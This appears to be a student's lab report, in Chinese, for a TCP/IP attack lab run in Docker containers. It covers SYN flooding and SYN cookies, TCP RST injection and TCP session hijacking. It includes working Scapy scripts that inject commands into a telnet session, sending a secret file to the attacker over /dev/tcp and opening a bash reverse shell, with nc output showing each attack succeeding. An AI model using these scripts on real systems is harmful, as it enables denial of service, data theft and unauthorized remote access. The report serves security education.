Chapter 2: TCP/IP Attack Lab

57118132 吴嘉琪

852809049@qq.com

Southeast University — 2021 年 7 月 12 日

Task 1:SYN Flooding Attack

首先查看容器ID

```
$ dockps
0ba0fffe8c6e  victim-10.9.0.5
490a956a8390  seed-attacker
098e0dcc66cf  user1-10.9.0.6
ed427ea57f0b  user2-10.9.0.7
```

登录Host A(10.9.0.5)作为此次实验的victim，关闭SYN cookie。 SYN cookie是抵御SYN洪泛攻击的一种防御机制。如果机器检测到它受到了SYN洪泛攻击，该机制就会启动。可以使用sysctl命令打开/关闭SYN。因为我们的实验环境是在容器中进行的，可以在docker-compose.yml配置中修改该标记值。

```
$ docksh 0b
# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
```

登录Host B(10.9.0.6)作为此次实验的观察者，并尝试与victim建立TCP(10.9.0.5)连接，发现可以连接成功。

```
$ docksh 09
# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0ba0fffe8c6e login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

查看victim(10.9.0.5)的监听端口状态(均为LISTEN状态、ESTABLISHED状态，并没有发现SYN_RECV状态的半连接)，并且有与Host B(10.9.0.6)的连接记录。

```
# netstat -nat
Active Internet connections (servers and established)
```

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:44345        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:41088          ESTABLISHED
```

登录Attacker(10.9.0.1)作为此次实验的攻击者，在虚拟机对给出的synflood.c攻击程序进行编译，在攻击者容器进行运行，进行对victim(10.9.0.5)的攻击。

```
$ gcc -o synflood synflood.c
```

```
$ docksh 49
# synflood 10.9.0.5 23
```

再次查看victim(10.9.0.5)的监听端口状态，有很多SYN_RECV状态的连接，说明已经遭受了SYN泛洪攻击。

```
# netstat −nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:44345        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             43.201.231.111:28543    SYN_RECV
tcp        0      0 10.9.0.5:23             64.106.146.55:25947     SYN_RECV
tcp        0      0 10.9.0.5:23             116.195.124.24:18413    SYN_RECV
tcp        0      0 10.9.0.5:23             180.227.46.18:21581     SYN_RECV
tcp        0      0 10.9.0.5:23             186.18.228.118:23455    SYN_RECV
tcp        0      0 10.9.0.5:23             218.81.145.14:39650     SYN_RECV
tcp        0      0 10.9.0.5:23             143.171.111.84:57063    SYN_RECV
tcp        0      0 10.9.0.5:23             135.83.3.60:47856       SYN_RECV
tcp        0      0 10.9.0.5:23             7.75.119.61:18871       SYN_RECV
tcp        0      0 10.9.0.5:23             192.11.178.105:10000    SYN_RECV
tcp        0      0 10.9.0.5:23             124.218.252.33:54071    SYN_RECV
tcp        0      0 10.9.0.5:23             23.34.255.113:16800     SYN_RECV
tcp        0      0 10.9.0.5:23             222.30.122.27:63683     SYN_RECV
tcp        0      0 10.9.0.5:23             74.61.138.123:12858     SYN_RECV
tcp        0      0 10.9.0.5:23             249.219.230.44:31785    SYN_RECV
tcp        0      0 10.9.0.5:23             197.72.211.43:56123     SYN_RECV
tcp        0      0 10.9.0.5:23             174.37.7.58:19173       SYN_RECV
tcp        0      0 10.9.0.5:23             199.221.7.119:63754     SYN_RECV
tcp        0      0 10.9.0.5:23             206.196.251.43:62884    SYN_RECV
tcp        0      0 10.9.0.5:23             125.144.149.66:27646    SYN_RECV
tcp        0      0 10.9.0.5:23             182.137.180.92:59398    SYN_RECV
tcp        0      0 10.9.0.5:23             147.112.99.110:40091    SYN_RECV
tcp        0      0 10.9.0.5:23             84.209.73.11:23316      SYN_RECV
tcp        0      0 10.9.0.5:23             99.251.86.120:19217     SYN_RECV
tcp        0      0 10.9.0.5:23             41.66.161.86:12140      SYN_RECV
tcp        0      0 10.9.0.5:23             241.211.84.75:27121     SYN_RECV
tcp        0      0 10.9.0.5:23             30.224.116.68:18997     SYN_RECV
tcp        0      0 10.9.0.5:23             66.9.0.115:13884        SYN_RECV
tcp        0      0 10.9.0.5:23             193.3.195.62:40003      SYN_RECV
tcp        0      0 10.9.0.5:23             71.198.191.126:21532    SYN_RECV
tcp        0      0 10.9.0.5:23             192.218.169.60:4166     SYN_RECV
tcp        0      0 10.9.0.5:23             68.5.195.57:15353       SYN_RECV
tcp        0      0 10.9.0.5:23             215.77.242.34:30954     SYN_RECV
tcp        0      0 10.9.0.5:23             6.199.182.127:6318      SYN_RECV
tcp        0      0 10.9.0.5:23             221.229.169.97:54817    SYN_RECV
tcp        0      0 10.9.0.5:23             99.43.63.3:3757         SYN_RECV
tcp        0      0 10.9.0.5:23             38.89.117.120:46777     SYN_RECV
tcp        0      0 10.9.0.5:23             149.212.251.68:31105    SYN_RECV
tcp        0      0 10.9.0.5:23             64.163.49.1:65056       SYN_RECV
tcp        0      0 10.9.0.5:23             45.76.246.109:18197     SYN_RECV
tcp        0      0 10.9.0.5:23             246.191.161.78:17083    SYN_RECV
tcp        0      0 10.9.0.5:23             44.133.123.4:41280      SYN_RECV
tcp        0      0 10.9.0.5:23             8.4.134.84:27074        SYN_RECV
tcp        0      0 10.9.0.5:23             1.136.2.79:48258        SYN_RECV
tcp        0      0 10.9.0.5:23             72.127.147.58:32170     SYN_RECV
tcp        0      0 10.9.0.5:23             26.234.225.93:31730     SYN_RECV
tcp        0      0 10.9.0.5:23             8.112.13.48:26374       SYN_RECV
tcp        0      0 10.9.0.5:23             176.107.162.82:12884    SYN_RECV
tcp        0      0 10.9.0.5:23             96.188.164.24:48257     SYN_RECV
tcp        0      0 10.9.0.5:23             61.16.177.40:30381      SYN_RECV
tcp        0      0 10.9.0.5:23             82.123.171.14:60001     SYN_RECV
tcp        0      0 10.9.0.5:23             33.83.161.102:51892     SYN_RECV
tcp        0      0 10.9.0.5:23             116.180.1.102:46039     SYN_RECV
tcp        0      0 10.9.0.5:23             77.172.52.40:53013      SYN_RECV
tcp        0      0 10.9.0.5:23             11.69.75.72:22527       SYN_RECV
tcp        0      0 10.9.0.5:23             107.112.35.84:10151     SYN_RECV
tcp        0      0 10.9.0.5:23             202.130.143.119:696     SYN_RECV
tcp        0      0 10.9.0.5:23             119.162.151.65:24375    SYN_RECV
tcp        0      0 10.9.0.5:23             251.123.203.115:30731   SYN_RECV
tcp        0      0 10.9.0.5:23             197.79.196.87:61571     SYN_RECV
tcp        0      0 10.9.0.5:23             65.31.88.19:62740       SYN_RECV
tcp        0      0 10.9.0.5:23             158.105.125.73:21445    SYN_RECV
tcp        0      0 10.9.0.5:23             188.94.177.60:32103     SYN_RECV
tcp        0      0 10.9.0.5:23             83.103.41.86:51212      SYN_RECV
tcp        0      0 10.9.0.5:23             22.126.154.82:9921      SYN_RECV
tcp        0      0 10.9.0.5:23             102.26.212.40:42603     SYN_RECV
tcp        0      0 10.9.0.5:23             66.225.222.68:61998     SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:41088          ESTABLISHED
tcp        0      0 10.9.0.5:23             5.39.244.19:60018       SYN_RECV
tcp        0      0 10.9.0.5:23             19.81.197.48:60440      SYN_RECV
tcp        0      0 10.9.0.5:23             159.127.87.126:62190    SYN_RECV
tcp        0      0 10.9.0.5:23             71.97.225.114:45426     SYN_RECV
tcp        0      0 10.9.0.5:23             197.245.232.53:50247    SYN_RECV
tcp        0      0 10.9.0.5:23             143.210.199.72:60842    SYN_RECV
tcp        0      0 10.9.0.5:23             135.45.11.70:6483       SYN_RECV
tcp        0      0 10.9.0.5:23             157.78.248.81:47072     SYN_RECV
tcp        0      0 10.9.0.5:23             165.139.49.96:2611      SYN_RECV
tcp        0      0 10.9.0.5:23             188.19.72.14:43660      SYN_RECV
tcp        0      0 10.9.0.5:23             35.94.107.12:38199      SYN_RECV
tcp        0      0 10.9.0.5:23             195.203.240.50:28734    SYN_RECV
tcp        0      0 10.9.0.5:23             71.102.71.59:33317      SYN_RECV
tcp        0      0 10.9.0.5:23             211.2.190.38:63137      SYN_RECV
tcp        0      0 10.9.0.5:23             202.108.51.124:23750    SYN_RECV
tcp        0      0 10.9.0.5:23             66.176.55.67:51363      SYN_RECV
tcp        0      0 10.9.0.5:23             69.240.170.91:31413     SYN_RECV
tcp        0      0 10.9.0.5:23             123.14.163.113:1381     SYN_RECV
tcp        0      0 10.9.0.5:23             84.15.54.80:53457       SYN_RECV
tcp        0      0 10.9.0.5:23             50.117.66.16:60831      SYN_RECV
tcp        0      0 10.9.0.5:23             131.55.14.54:3617       SYN_RECV
tcp        0      0 10.9.0.5:23             189.130.161.83:48862    SYN_RECV
tcp        0      0 10.9.0.5:23             75.232.209.119:51788    SYN_RECV
tcp        0      0 10.9.0.5:23             6.214.184.19:50202      SYN_RECV
tcp        0      0 10.9.0.5:23             89.119.118.92:48015     SYN_RECV
tcp        0      0 10.9.0.5:23             53.175.186.112:30628    SYN_RECV
tcp        0      0 10.9.0.5:23             184.31.248.116:5506     SYN_RECV
tcp        0      0 10.9.0.5:23             51.91.194.95:12898      SYN_RECV
tcp        0      0 10.9.0.5:23             10.220.42.26:64963      SYN_RECV
tcp        0      0 10.9.0.5:23             152.197.158.111:21275   SYN_RECV
```

曾经进行过连接的Host B(10.9.0.6)再次请求与victim(10.9.0.5)建立TCP连接，发现仍能连接成功，说明其对连接记录有一段时间的保存，即泛洪攻击在一段时间内不会对历史连接对象产生影响。

```
# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0ba0fffe8c6e login: seed
Password:
```

```
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

之前没有进行过连接的Host C(10.9.0.7)请求与victim(10.9.0.5)建立TCP连接，发现不能响应无法连接，受到了泛洪攻击的影响。

```
# telnet 10.9.0.5
Trying 10.9.0.5...
```

在docker-compose.yml文件中修改标记位为1，即打开SYN flooding countermeasure。

```
# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 1
```

再次攻击，查看victim(10.9.0.5)的监听端口状态，仍然有很多SYN_RECV状态的连接。

```
# synflood 10.9.0.5 23
```

```
# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:34343        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             81.115.249.112:10868    SYN_RECV
tcp        0      0 10.9.0.5:23             0.167.18.24:745         SYN_RECV
tcp        0      0 10.9.0.5:23             30.191.191.98:3688      SYN_RECV
tcp        0      0 10.9.0.5:23             58.133.0.74:16627       SYN_RECV
tcp        0      0 10.9.0.5:23             73.136.65.78:52735      SYN_RECV
tcp        0      0 10.9.0.5:23             19.166.169.87:55638     SYN_RECV
tcp        0      0 10.9.0.5:23             142.136.12.116:51415    SYN_RECV
tcp        0      0 10.9.0.5:23             118.224.144.127:25710   SYN_RECV
tcp        0      0 10.9.0.5:23             46.235.149.0:33461      SYN_RECV
tcp        0      0 10.9.0.5:23             188.84.191.72:43117     SYN_RECV
tcp        0      0 10.9.0.5:23             172.223.215.111:62470   SYN_RECV
tcp        0      0 10.9.0.5:23             45.115.35.48:33030      SYN_RECV
tcp        0      0 10.9.0.5:23             33.0.58.43:47486        SYN_RECV
tcp        0      0 10.9.0.5:23             0.228.176.77:32511      SYN_RECV
tcp        0      0 10.9.0.5:23             207.92.108.85:45755     SYN_RECV
tcp        0      0 10.9.0.5:23             64.172.74.125:17467     SYN_RECV
tcp        0      0 10.9.0.5:23             180.138.211.55:268      SYN_RECV
tcp        0      0 10.9.0.5:23             132.111.249.38:41103    SYN_RECV
tcp        0      0 10.9.0.5:23             116.133.10.114:55746    SYN_RECV
tcp        0      0 10.9.0.5:23             59.31.199.31:30379      SYN_RECV
tcp        0      0 10.9.0.5:23             160.74.237.26:38164     SYN_RECV
tcp        0      0 10.9.0.5:23             199.59.174.41:1869      SYN_RECV
tcp        0      0 10.9.0.5:23             52.159.25.123:18702     SYN_RECV
tcp        0      0 10.9.0.5:23             3.216.141.99:50987      SYN_RECV
tcp        0      0 10.9.0.5:23             183.130.154.109:63397   SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.7:36134          ESTABLISHED
tcp        0      0 10.9.0.5:23             145.58.248.37:48367     SYN_RECV
tcp        0      0 10.9.0.5:23             223.49.74.6:34879       SYN_RECV
tcp        0      0 10.9.0.5:23             254.66.145.84:14327     SYN_RECV
tcp        0      0 10.9.0.5:23             117.116.41.75:53037     SYN_RECV
tcp        0      0 10.9.0.5:23             166.239.48.35:40795     SYN_RECV
tcp        0      0 10.9.0.5:23             193.176.251.47:43755    SYN_RECV
tcp        0      0 10.9.0.5:23             182.163.215.10:2721     SYN_RECV
tcp        0      0 10.9.0.5:23             208.252.120.46:61902    SYN_RECV
tcp        0      0 10.9.0.5:23             12.172.46.20:48415      SYN_RECV
tcp        0      0 10.9.0.5:23             185.24.28.46:1824       SYN_RECV
tcp        0      0 10.9.0.5:23             50.191.19.27:16908      SYN_RECV
tcp        0      0 10.9.0.5:23             177.61.99.126:25604     SYN_RECV
tcp        0      0 10.9.0.5:23             2.207.232.89:45991      SYN_RECV
tcp        0      0 10.9.0.5:23             198.159.106.81:59850    SYN_RECV
tcp        0      0 10.9.0.5:23             136.190.212.106:10060   SYN_RECV
tcp        0      0 10.9.0.5:23             187.123.79.57:65002     SYN_RECV
tcp        0      0 10.9.0.5:23             85.146.197.62:43267     SYN_RECV
tcp        0      0 10.9.0.5:23             103.33.249.74:63917     SYN_RECV
tcp        0      0 10.9.0.5:23             110.52.148.71:16120     SYN_RECV
tcp        0      0 10.9.0.5:23             49.141.97.76:1756       SYN_RECV
tcp        0      0 10.9.0.5:23             58.160.213.16:498       SYN_RECV
tcp        0      0 10.9.0.5:23             32.50.154.4:7532        SYN_RECV
tcp        0      0 10.9.0.5:23             40.65.211.117:14169     SYN_RECV
tcp        0      0 10.9.0.5:23             119.171.111.116:62407   SYN_RECV
tcp        0      0 10.9.0.5:23             76.167.0.58:37458       SYN_RECV
tcp        0      0 10.9.0.5:23             211.81.108.12:54043     SYN_RECV
tcp        0      0 10.9.0.5:23             32.252.13.106:61614     SYN_RECV
tcp        0      0 10.9.0.5:23             191.232.127.1:22279     SYN_RECV
tcp        0      0 10.9.0.5:23             28.212.176.27:50586     SYN_RECV
tcp        0      0 10.9.0.5:23             103.175.107.103:24619   SYN_RECV
tcp        0      0 10.9.0.5:23             126.39.135.29:52786     SYN_RECV
tcp        0      0 10.9.0.5:23             101.108.205.16:24898    SYN_RECV
tcp        0      0 10.9.0.5:23             162.34.206.117:29552    SYN_RECV
tcp        0      0 10.9.0.5:23             87.172.180.90:9504      SYN_RECV
tcp        0      0 10.9.0.5:23             126.245.147.47:14608    SYN_RECV
tcp        0      0 10.9.0.5:23             214.93.22.31:39280      SYN_RECV
tcp        0      0 10.9.0.5:23             133.220.6.70:3283       SYN_RECV
tcp        0      0 10.9.0.5:23             145.3.184.55:5113       SYN_RECV
tcp        0      0 10.9.0.5:23             126.151.73.14:52859     SYN_RECV
tcp        0      0 10.9.0.5:23             148.118.242.98:26244    SYN_RECV
tcp        0      0 10.9.0.5:23             99.50.40.24:28041       SYN_RECV
tcp        0      0 10.9.0.5:23             91.245.182.16:43901     SYN_RECV
tcp        0      0 10.9.0.5:23             107.233.24.24:40006     SYN_RECV
tcp        0      0 10.9.0.5:23             66.158.223.86:23800     SYN_RECV
tcp        0      0 10.9.0.5:23             64.33.155.43:13724      SYN_RECV
tcp        0      0 10.9.0.5:23             190.82.101.39:29040     SYN_RECV
tcp        0      0 10.9.0.5:23             67.21.102.91:59789      SYN_RECV
tcp        0      0 10.9.0.5:23             73.170.179.89:35013     SYN_RECV
tcp        0      0 10.9.0.5:23             132.60.234.103:58606    SYN_RECV
tcp        0      0 10.9.0.5:23             170.222.178.45:7530     SYN_RECV
tcp        0      0 10.9.0.5:23             183.115.123.0:38825     SYN_RECV
tcp        0      0 10.9.0.5:23             126.105.103.108:14071   SYN_RECV
tcp        0      0 10.9.0.5:23             204.226.60.107:158      SYN_RECV
tcp        0      0 10.9.0.5:23             121.166.3.27:31004      SYN_RECV
tcp        0      0 10.9.0.5:23             104.152.197.107:3237    SYN_RECV
tcp        0      0 10.9.0.5:23             174.139.113.48:31791    SYN_RECV
tcp        0      0 10.9.0.5:23             252.194.120.68:40938    SYN_RECV
tcp        0      0 10.9.0.5:23             176.124.34.57:30431     SYN_RECV
tcp        0      0 10.9.0.5:23             117.110.70.92:42786     SYN_RECV
tcp        0      0 10.9.0.5:23             255.109.250.55:35195    SYN_RECV
tcp        0      0 10.9.0.5:23             87.249.17.0:16025       SYN_RECV
tcp        0      0 10.9.0.5:23             78.135.30.2:21757       SYN_RECV
tcp        0      0 10.9.0.5:23             175.187.179.75:15714    SYN_RECV
tcp        0      0 10.9.0.5:23             32.246.215.93:13935     SYN_RECV
tcp        0      0 10.9.0.5:23             105.111.152.106:45645   SYN_RECV
tcp        0      0 10.9.0.5:23             245.89.228.115:14863    SYN_RECV
tcp        0      0 10.9.0.5:23             16.113.238.80:1427      SYN_RECV
tcp        0      0 10.9.0.5:23             150.61.175.105:33057    SYN_RECV
tcp        0      0 10.9.0.5:23             148.130.158.49:64563    SYN_RECV
tcp        0      0 10.9.0.5:23             240.56.119.57:48718     SYN_RECV
tcp        0      0 10.9.0.5:23             214.148.178.107:7643    SYN_RECV
tcp        0      0 10.9.0.5:23             193.153.63.32:55794     SYN_RECV
tcp        0      0 10.9.0.5:23             116.230.98.49:45185     SYN_RECV
tcp        0      0 10.9.0.5:23             162.95.130.81:7647      SYN_RECV
tcp        0      0 10.9.0.5:23             41.169.146.54:64695     SYN_RECV
tcp        0      0 10.9.0.5:23             251.49.37.59:18305      SYN_RECV
tcp        0      0 10.9.0.5:23             95.192.224.2:32022      SYN_RECV
tcp        0      0 10.9.0.5:23             193.188.165.37:27694    SYN_RECV
tcp        0      0 10.9.0.5:23             76.125.108.22:39002     SYN_RECV
tcp        0      0 10.9.0.5:23             120.108.78.52:58334     SYN_RECV
tcp        0      0 10.9.0.5:23             211.62.187.69:42558     SYN_RECV
tcp        0      0 10.9.0.5:23             70.185.93.66:55360      SYN_RECV
tcp        0      0 10.9.0.5:23             30.201.203.65:26620     SYN_RECV
tcp        0      0 10.9.0.5:23             193.138.112.33:47371    SYN_RECV
tcp        0      0 10.9.0.5:23             80.98.254.69:63423      SYN_RECV
tcp        0      0 10.9.0.5:23             247.12.55.122:23450     SYN_RECV
tcp        0      0 10.9.0.5:23             160.94.164.53:31159     SYN_RECV
tcp        0      0 10.9.0.5:23             29.121.51.71:56319      SYN_RECV
tcp        0      0 10.9.0.5:23             44.218.18.86:18056      SYN_RECV
tcp        0      0 10.9.0.5:23             214.236.77.96:42642     SYN_RECV
tcp        0      0 10.9.0.5:23             186.182.20.43:16596     SYN_RECV
tcp        0      0 10.9.0.5:23             168.122.101.11:25300    SYN_RECV
tcp        0      0 10.9.0.5:23             39.174.155.48:10865     SYN_RECV
tcp        0      0 10.9.0.5:23             19.25.189.87:25682      SYN_RECV
tcp        0      0 10.9.0.5:23             157.174.241.83:20681    SYN_RECV
tcp        0      0 10.9.0.5:23             126.131.135.31:26556    SYN_RECV
tcp        0      0 10.9.0.5:23             84.142.98.15:51138      SYN_RECV
tcp        0      0 10.9.0.5:23             27.57.111.121:19100     SYN_RECV
tcp        0      0 10.9.0.5:23             5.55.14.78:41137        SYN_RECV
tcp        0      0 10.9.0.5:23             88.130.251.24:41289     SYN_RECV
tcp        0      0 10.9.0.5:23             68.154.50.93:27017      SYN_RECV
tcp        0      0 10.9.0.5:23             133.59.105.110:9829     SYN_RECV
tcp        0      0 10.9.0.5:23             97.83.193.81:4738       SYN_RECV
```

之前连接失败的Host C(10.9.0.7)再次请求与victim(10.9.0.5)建立TCP连接，连接成功，说明SYN flooding countermeasure起到了保护作用。SYN cookies 防御机制并不是可以防止TCB 队列被半连接的状态填满，而是哪怕被填满了，依旧可以进行tcp 的连接。

```
# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
624f07d0bbe3 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

Task 2:TCP RST Attacks on telnet Connections


通过telnet建立与10.9.0.5的TCP连接

```
$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
624f07d0bbe3 login: seed
Password:
```

```
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

使用wireshark 抓取最新的tcp 包，信息如下



```
75 2021-07-11 18:48:48.917… 10.9.0.1           10.9.0.5           TCP          66 39744 → 23 [A
Wireshark · Packet 75 · br-75d4a459b41
 ▸ Frame 75: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-75d4a459b
 ▸ Ethernet II, Src: 02:42:58:1d:08:2d (02:42:58:1d:08:2d), Dst: 02:42:0a:09:00:05 (02:42:0a:09:
 ▸ Internet Protocol Version 4, Src: 10.9.0.1, Dst: 10.9.0.5
 ▸ Transmission Control Protocol, Src Port: 39744, Dst Port: 23, Seq: 604201495, Ack: 322061213,
```

那么可以编写下面的程序并运行进行攻击使TCP连接断开。

```python
#!/usr/bin/env python3
from scapy.all import*
ip  = IP(src="10.9.0.1", dst="10.9.0.5")
tcp = TCP(sport=39744, dport=23, flags="R", seq=604201495)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

结果发现远程登录telnet连接被中断。

```
seed@624f07d0bbe3:~$ Connection closed by foreign host.
```


Task 3:TCP Session Hijacking

通过telnet建立与10.9.0.5的TCP连接，抓包查看最新的一个TCP报文。

```
# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
624f07d0bbe3 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

在vintim(10.9.0.5)的/home/seed的目录下创建secret文件，文件内写入“this is s secret”，attacker希望在victim中执行cat /home/seed/secret>/dev/tcp/10.9.0.1/9090，那么可以编写下面的程序并运行进行攻击。

```python
#!/usr/bin/env python3
import sys
from scapy.all import*
```



```
115 2021-07-12 04:17:10.693… 10.9.0.1         10.9.0.5         TCP         66 60522 → 23
```

Wireshark · Packet 115 · br-75d4a459b41

```
Frame 115: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-75d4a459
Ethernet II, Src: 02:42:d6:68:92:97 (02:42:d6:68:92:97), Dst: 02:42:0a:09:00:05 (02:42:0a:09:
Internet Protocol Version 4, Src: 10.9.0.1, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 60522, Dst Port: 23, Seq: 2905388473, Ack: 156518911
```

```
ip  = IP(src="10.9.0.1", dst="10.9.0.5")
tcp = TCP(sport=60522, dport=23, flags="A", seq=2905388473,ack=1565189112)
data="\r cat /home/seed/secret > /dev/tcp/10.9.0.1/9090\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```


攻击成功

```
root@VM:/# nc -lvn 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 60582
this is s secret
```

Task 4:Creating Reverse Shell using TCP Session Hijacking

通过telnet建立与10.9.0.5的TCP连接，抓包查看最新的一个TCP报文。

```
# telnet 10.9.0.5
\Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
\624f07d0bbe3 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```



```
2021-07-12 04:34:06.119… 10.9.0.1         10.9.0.5         TCP         66 60528 → 23 [ACK
```

Wireshark · Packet 403 · br-75d4a459b41d

```
Frame 403: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-75d4a459b4
Ethernet II, Src: 02:42:d6:68:92:97 (02:42:d6:68:92:97), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00
Internet Protocol Version 4, Src: 10.9.0.1, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 60528, Dst Port: 23, Seq: 343137470, Ack: 158010826, L
```

attacker希望在victim中执行“/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1”，那么可以编写下面的程序并运行进行攻击。

```
#!/usr/bin/env python3
```

```
import sys
from scapy.all import*
ip  = IP(src="10.9.0.1", dst="10.9.0.5")
tcp = TCP(sport=60528, dport=23, flags="A", seq=343137470,ack=158010826)
data="\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<\&1 2>\&1 \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

攻击成功，进入shell

```
root@VM:/# nc -lvn 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 60588
seed@624f07d0bbe3:~$ ls
ls
secret
```